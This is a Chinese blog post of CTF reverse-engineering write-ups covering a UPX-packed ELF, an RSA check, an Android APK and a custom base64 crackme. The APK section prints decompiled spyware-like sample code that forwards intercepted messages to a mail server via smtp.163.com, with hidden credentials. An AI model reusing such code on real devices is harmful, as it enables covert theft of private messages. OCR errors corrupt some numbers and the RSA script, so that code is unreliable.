[GUET-CTF2019]re-[SUCTF2019]SignIn-相册-[ACTF新生赛2020]usualCrypt

原创


^Norming 于 2021-06-03 11:34:29 发布 111 收藏

分类专栏： BUUCTF


本文链接：https://blog.csdn.net/AlienEowynWan/article/details/117509177

BUUCTF


[GUET-CTF2019]re



UPX壳，Kali脱壳



```
       File size         Ratio      Format      Name
  --------------------   ------   -----------   -----------
     840640 <-    304524   36.23%   linux/amd64   re

Unpacked 1 file.
root@AEW:~/桌面#
```

elf文件，IDA64打开
通过字符串找到这里

```
13  v8 = __readfsqword(0x28u);
14  v4 = 0LL;
15  v5 = 0LL;
16  v6 = 0LL;
17  v7 = 0LL;
18  sub_40F950((unsigned __int64)"input your flag:");
19  sub_40FA80((__int64)"%s", &v4, 0LL, 0LL, 0LL, 0LL);
20  if ( (unsigned int)sub_4009AE((char *)&v4) )
21  {
22    v0 = "Correct!";
23    sub_410350("Correct!");
24  }
25  else
26  {
27    v0 = "Wrong!";
28    sub_410350("Wrong!");
29  }
30  result = 0LL;
31  v3 = __readfsqword(0x28u);
32  v2 = v3 ^ v8;
33  if ( v3 != v8 )
34    sub_443550(v0, &v4, v2);
35  return result;
36}
```


看if判断里面的函数 `sub_4009AE()`

```
_BOOL8 __fastcall sub_4009AE(char *a1)
{
  if ( 1629056 * *a1 != 166163712 )
    return 0LL;
  if ( 6771600 * a1[1] != 731332800 )
```


```
  return 0LL;
if ( 3682944 * a1[2] != 357245568 )
  return 0LL;
if ( 10431000 * a1[3] != 1074393000 )
  return 0LL;
if ( 3977328 * a1[4] != 489211344 )
  return 0LL;
if ( 5138336 * a1[5] != 518971936 )
  return 0LL;
if ( 7532250 * a1[7] != 406741500 )
  return 0LL;
if ( 5551632 * a1[8] != 294236496 )
  return 0LL;
if ( 3409728 * a1[9] != 177305856 )
  return 0LL;
if ( 13013670 * a1[10] != 650683500 )
  return 0LL;
if ( 6088797 * a1[11] != 298351053 )
  return 0LL;
if ( 7884663 * a1[12] != 386348487 )
  return 0LL;
if ( 8944053 * a1[13] != 438258597 )
  return 0LL;
if ( 5198490 * a1[14] != 249527520 )
  return 0LL;
if ( 4544518 * a1[15] != 445362764 )
  return 0LL;
if ( 3645600 * a1[17] != 174988800 )
  return 0LL;
if ( 10115280 * a1[16] != 981182160 )
  return 0LL;
if ( 9667504 * a1[18] != 493042704 )
  return 0LL;
if ( 5364450 * a1[19] != 257493600 )
  return 0LL;
if ( 13464540 * a1[20] != 767478780 )
  return 0LL;
if ( 5488432 * a1[21] != 312840624 )
  return 0LL;
if ( 14479500 * a1[22] != 1404511500 )
  return 0LL;
if ( 6451830 * a1[23] != 316139670 )
  return 0LL;
if ( 6252576 * a1[24] != 619005024 )
  return 0LL;
if ( 7763364 * a1[25] != 372641472 )
  return 0LL;
if ( 7327320 * a1[26] != 373693320 )
  return 0LL;
if ( 8741520 * a1[27] != 498266640 )
  return 0LL;
if ( 8871876 * a1[28] != 452465676 )
  return 0LL;
if ( 4086720 * a1[29] != 208422720 )
  return 0LL;
if ( 9374400 * a1[30] == 515592000 )
  return 5759124 * a1[31] == 719890500;
return 0LL;
}
```

输入的每一位乘上一个数字之后是另一个数字用来检验，那么除回去就行了，记得取整除

```
a0 = 166163712 // 1629056
a1 = 731332800 // 6771600
a2 = 357245568 // 3682944
a3= 1074393000 // 10431000
a4= 489211344 // 3977328
a5 = 518971936 // 5138336
a6='_'
a7= 406741500 // 7532250
a8= 294236496 // 5551632
a9= 177305856 // 3409728
a10= 650683500 // 13013670
a11= 298351053 // 6088797
a12= 386348487 // 7884663
a13= 438258597 // 8944053
a14= 249527520 // 5198490
a15= 445362764 // 4544518
a16= 981182160 //10115280
a17= 174988800 // 3645600
a18= 493042704 // 9667504
a19= 257493600 // 5364450
a20= 767478780 // 13464540
a21= 312840624 // 5488432
a22= 1404511500 // 14479500
a23= 316139670 // 6451830
a24= 619005024 // 6252576
a25= 372641472 // 7763364
a26= 373693320 // 7327320
a27= 498266640 // 8741520
a28= 452465676 // 8871876
a29= 208422720 // 4086720
a30= 515592000 // 9374400
a31= 719890500 // 5759124

print(chr(a0),chr(a1),chr(a2),chr(a3),chr(a4),chr(a5),a6,chr(a7),chr(a8),chr(a9),chr(a10),chr(a11),chr(a12),chr(
a13),chr(a14),chr(a15),chr(a16),chr(a17),chr(a18),chr(a19),chr(a20),chr(a21),chr(a22),chr(a23),chr(a24),chr(a25)
,chr(a26),chr(a27),chr(a28),chr(a29),chr(a30),chr(a31))
```

flag{e_65421110ba03099a1c039337}
少了第6位，爆破得到1
flag是flag{e165421110ba03099a1c039337}

[SUCTF2019]SignIn



这题以前做过，elf文件，ida64打开

```
10
11  v10 = __readfsqword(0x28u);
12  puts("[sign in]");
13  printf("[input your flag]: ", a2);
14  __isoc99_scanf("%99s", &v8);
15  sub_96A(&v8, &v9);
16  __gmpz_init_set_str(&v7, "ad939ff59f6e70bcbfad406f2494993757eee98b91bc244184a377520d06fc35", 16LL);
17  __gmpz_init_set_str(&v6, &v9, 16LL);
18  __gmpz_init_set_str(&v4, "10346103590081691412139010129904904441395040517371217043416168653987816098454 9", 10LL);
19  __gmpz_init_set_str(&v5, "65537", 10LL);
20  __gmpz_powm(&v6, &v6, &v5, &v4);
21  if ( (unsigned int)__gmpz_cmp((__int64)&v6, (__int64)&v7) )
22    puts("GG!");
23  else
24    puts("TTTTTTTTTql!");
25  return 0LL;
26}
```

程序调用了 `__gmpz_init_set_str` 函数，这是一个 GNU 高精度算法库，在RSA加密中见过几次，看下格式确定了这是RSA加密

```
int mpz_init_set_str (mpz_t rop, char *str, int base)
mpz_t rop:多精度整数变量
char *str: 字符串
int base: 进制
将str按照base进制转换为rop
```

```
void mpz_powm (mpz_t rop, const mpz_t base, const mpz_t exp, const mpz_t mod) [Function]
函数功能： rop = base^exp取余mod
```

从题目中得到数据

```
密文：ad939ff59f6e70bcbfad406f2494993757eee98b91bc244184a377520d06fc35
N(十进制)：10346103590081691412139010129904904441395040517371217043416168653987816098454 9
E：65537
```

分解N得到p,q，分解教程参考这个

```
p = 366669102002966856876605669837014229419
q = 282164587459512124844245113950593348271
```


```python
import gmpy2
import binascii

p = 28216458745951212484424511395059334827l
q = 36666910200296685687660566983701422941 9
e = 65537
c = 0xad939ff59f6e70bcbfad406f2494993757eee98b91bc244184a377520d06fc35
n = p * q
d = gmpy2.invert(e, (p-1) * (q-1))
m = gmpy2.powmod(c, d, n)

print(binascii.unhexlify(hex(m)[2:]).decode(encoding="utf-8"))
```

suctf{Pwn_@_hundred_years}

flag是：flag{Pwn_@_hundred_years}

相册

apk逆向，打开jeb，通过字符串找到关键函数




```java
public class MailTask extends AsyncTask {
    private String content;
    private Context context;

    public MailTask(String arg1, Context arg2) {
        super();
        this.content = arg1;
        this.context = arg2;
    }

    protected Object doInBackground(Object[] arg2) {
        return this.doInBackground(((Integer[])arg2));
    }

    protected String doInBackground(Integer[] arg4) {
        this.publishProgress(new Integer[]{Integer.valueOf(1)});
        A2.log("拦截消息doInBackground");
        this.run(this.content);
        return "doInBackground:" + this.content;
    }

    protected void onPostExecute(Object arg1) {
```

```
        this.onPostExecute(((String)arg1));
    }

    protected void onPostExecute(String arg3) {
        A2.log("拦截消息后发送结束:" + arg3);
    }

    protected void onPreExecute() {
        A2.log("拦截消息后准备发送");
    }

    protected void onProgressUpdate(Integer[] arg2) {
        A2.log("拦截消息后准备发送中");
    }

    protected void onProgressUpdate(Object[] arg1) {
        this.onProgressUpdate(((Integer[])arg1));
    }

    public void run(String arg12) {
        String v3 = "";
        Iterator v8 = NoteBook.get(this.context, 1000).iterator();
        while(v8.hasNext()) {
            Object v2 = v8.next();
```



```
            A2.getNoteBook(arg12);
            if(!A2.isEmpty(v3)) {
                A2.sendMailByJavaMail(C2.MAILSERVER, "短讯受(" + v5
            }
        }
```

最下面有一个函数，跟进去查看


```
    }

    public static int sendMailByJavaMail(String arg6, String arg7, String arg8) {
        if(!A2.debug) {
            Mail v1 = new Mail(C2.MAILUSER, C2.MAILPASS);
            v1.set_host("smtp.163.com");
            v1.set_port("25");
            v1.set_debuggable(true);
            v1.set_to(new String[]{arg6});
            v1.set_from(C2.MAILFROME);
            v1.set_subject(arg7);
            v1.setBody(arg8);
            try {
                if(v1.send()) {
                    Log.i("IcetestActivity", "Email was sent successfully.");
                    return 1;
                }

                Log.i("IcetestActivity", "Email was sent failed.");
            }
            catch(Exception v0) {
                Log.e("MailApp", "Could not send email", ((Throwable)v0));
            }
        }

        return 1;
    }
```


提示了邮箱，这里有new了新的邮箱，点击MAILUSER那一行跟进去查看

```
import java.text.SimpleDateFormat;
import java.util.Date;

public class C2 {
    public static final String CANCELNUMBER = "%23%2321%23";
    public static final String MAILFROME = null;
    public static final String MAILHOST = "smtp.163.com";
    public static final String MAILPASS = null;
    public static final String MAILSERVER = null;
    public static final String MAILUSER = null;
    public static final String MOVENUMBER = "**21*121%23";
    public static final String PORT = "25";
    public static final String date = "2115-11-1";
    public static final String phoneNumber;

    static {
        System.loadLibrary("core");
        C2.MAILSERVER = Base64.decode(NativeMethod.m());
```

```
        C2.MAILUSER = Base64.decode(NativeMethod.m());
        C2.MAILPASS = Base64.decode(NativeMethod.pwd());
        C2.MAILFROME = Base64.decode(NativeMethod.m());
        C2.phoneNumber = Base64.decode(NativeMethod.p());
    }

    public C2() {
        super();
    }
```


可以看到MAILSERVER，这是是加载外部so文件中NativeMethod.m()函数所返回的值，再进行base64解密。因此我们只需要找到so文件中经过base64加密的字符串。




导出，使用ida打开，通过字符串搜索找到类似base64加密后的字符串
有3个都解一下发现第二个是个邮箱地址

18218465125@163.com	MTgyMTg0NjUxMjVAMTYzLmNvbQ==

flag是：flag{18218465125@163.com}

[ACTF新生赛2020]usualCrypt



找到main函数

```
11
12  sub_403CF8(&unk_40E140);
13  scanf(aS, &v10);
```

```
14  v5 = 0;
15  v6 = 0;
16  v7 = 0;
17  v8 = 0;
18  v9 = 0;
19  sub_401080(&v10, strlen(&v10), &v5);
20  v3 = 0;
21  while ( *((_BYTE *)&v5 + v3) == byte_40E0E4[v3] )
22  {
23    if ( ++v3 > strlen((const char *)&v5) )
24      goto LABEL_6;
25  }
26  sub_403CF8(aError);
27LABEL_6:
28  if ( v3 - 1 == strlen(byte_40E0E4) )
29    result = sub_403CF8(aAreYouHappyYes);
30  else
31    result = sub_403CF8(aAreYouHappyNo);
32  return result;
33}
```


12 和 26 行的sub_403CF8是输出函数，21 - 25 行的while()是字符串比较的过程，
输入 flag 加密验证正确性的模型
看19行的函数 `sub_401080`

```
16  v3 = 0;
17  v4 = 0;
18  sub_401000();
19  v5 = a2 % 3;
20  v6 = a1;
21  v7 = a2 - a2 % 3;
22  v15 = a2 % 3;
23  if ( v7 > 0 )
24  {
25    do
26    {
27      LOBYTE(v5) = *(_BYTE *)(a1 + v3);
28      v3 += 3;
29      v8 = v4 + 1;
30      *(_BYTE *)(v8++ + a3 - 1) = byte_40E0A0[(v5 >> 2) & 0x3F];
31      *(_BYTE *)(v8++ + a3 - 1) = byte_40E0A0[16 * (*(_BYTE *)(a1 + v3 - 3) & 3)
32                                            + (((signed int)*(unsigned __int8 *)(a1 + v3 - 2) >> 4) & 0xF)];
33      *(_BYTE *)(v8 + a3 - 1) = byte_40E0A0[4 * (*(_BYTE *)(a1 + v3 - 2) & 0xF)
34                                          + (((signed int)*(unsigned __int8 *)(a1 + v3 - 1) >> 6) & 3)];
35      v5 = *(_BYTE *)(a1 + v3 - 1) & 0x3F;
36      v4 = v8 + 1;
37      *(_BYTE *)(v4 + a3 - 1) = byte_40E0A0[v5];
38    }
39    while ( v3 < v7 );
40    v5 = v15;
41  }
42  if ( v5 == 1 )
43  {
44    LOBYTE(v7) = *(_BYTE *)(v3 + a1);
45    v9 = v4 + 1;
46    *(_BYTE *)(v9 + a3 - 1) = byte_40E0A0[(v7 >> 2) & 0x3F];
47    v10 = v9 + 1;
48    *(_BYTE *)(v10 + a3 - 1) = byte_40E0A0[16 * (*(_BYTE *)(v3 + a1) & 3)];
49    *(_BYTE *)(v10 + a3) = 61;
50LABEL_8:
51    v13 = v10 + 1;
52    *(_BYTE *)(v13 + a3) = 61;
53    v4 = v13 + 1;
54    goto LABEL_9;
55  }
56  if ( v5 == 2 )
57  {
58    v11 = v4 + 1;
59    *(_BYTE *)(v11 + a3 - 1) = byte_40E0A0[((signed int)*(unsigned __int8 *)(v3 + a1) >> 2) & 0x3F];
60    v12 = (_BYTE *)(v3 + a1 + 1);
61    LOBYTE(v6) = *v12;
```

```
    v10 = v11 + 1;
    *(_BYTE *)(v10 + a3 - 1) = byte_40E0A0[16 * (*(_BYTE *)(v3 + a1) & 3) + ((v6 >> 4) & 0xF)];
    *(_BYTE *)(v10 + a3) = byte_40E0A0[4 * (*v12 & 0xF)];
    goto LABEL_8;
  }
LABEL_9:
  *(_BYTE *)(v4 + a3) = 0;
  return sub_401030(a3);
```


先执行了`sub_401000`，这是一个改变密钥对应表的函数，后面是base64加密算法，最后还有一个函数`sub_401030`，这是交换大小写字母的。

看函数`sub_401000`

```
signed int sub_401000()
{
  signed int result; // eax
  char v1; // cl

  result = 6;
  do
  {
    v1 = byte_40E0AA[result];
    byte_40E0AA[result] = byte_40E0A0[result];
    byte_40E0A0[result++] = v1;
  }
  while ( result < 15 );
  return result;
}
```


将两个数组里的数据进行了交换，根据地址两个数组连在一起，也可以当成一个数组看，从下标为6开始到下标为15，往后偏移了10（0xA）位，也就是QRSTUVWXY和GHIJKLMNOP相互交换了一下
新的密码表是`ABCDEFQRSTUVWXYGHIJKLMNOPZabcdefghijklmnopqrstuvwxyz0123456789+/`

逆向推导：
首先要对`byte_40E0E4`数组进行大小写转换；然后是还原经 base64（更改密钥表后）加密字符的原含义；最后得到了真实的加密字符串

```python
import base64

flag = ''; dict = {}; offset = 10
orgin = 'ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/'
for i in range(len(orgin)):
    dict[orgin[i]] = orgin[i]
for i in range(6, 15): #sub_401000()
    dict[orgin[i]] , dict[orgin[i+offset]] = dict[orgin[i+offset]] , dict[orgin[i]] # 恢复base64密钥表
secret = 'zMXHz3TIgnxLxJhFAdtZn2fFk3lYCrtPC2l9'.swapcase() #sub_401030()
for i in range(len(secret)):
    flag += dict[secret[i]]
flag = base64.b64decode(flag)
print(flag)
```

```
b'flag{bAse64_h2s_a_Surprise}'

进程已结束,退出代码0
```

flag是：flag{bAse64_h2s_a_Surprise}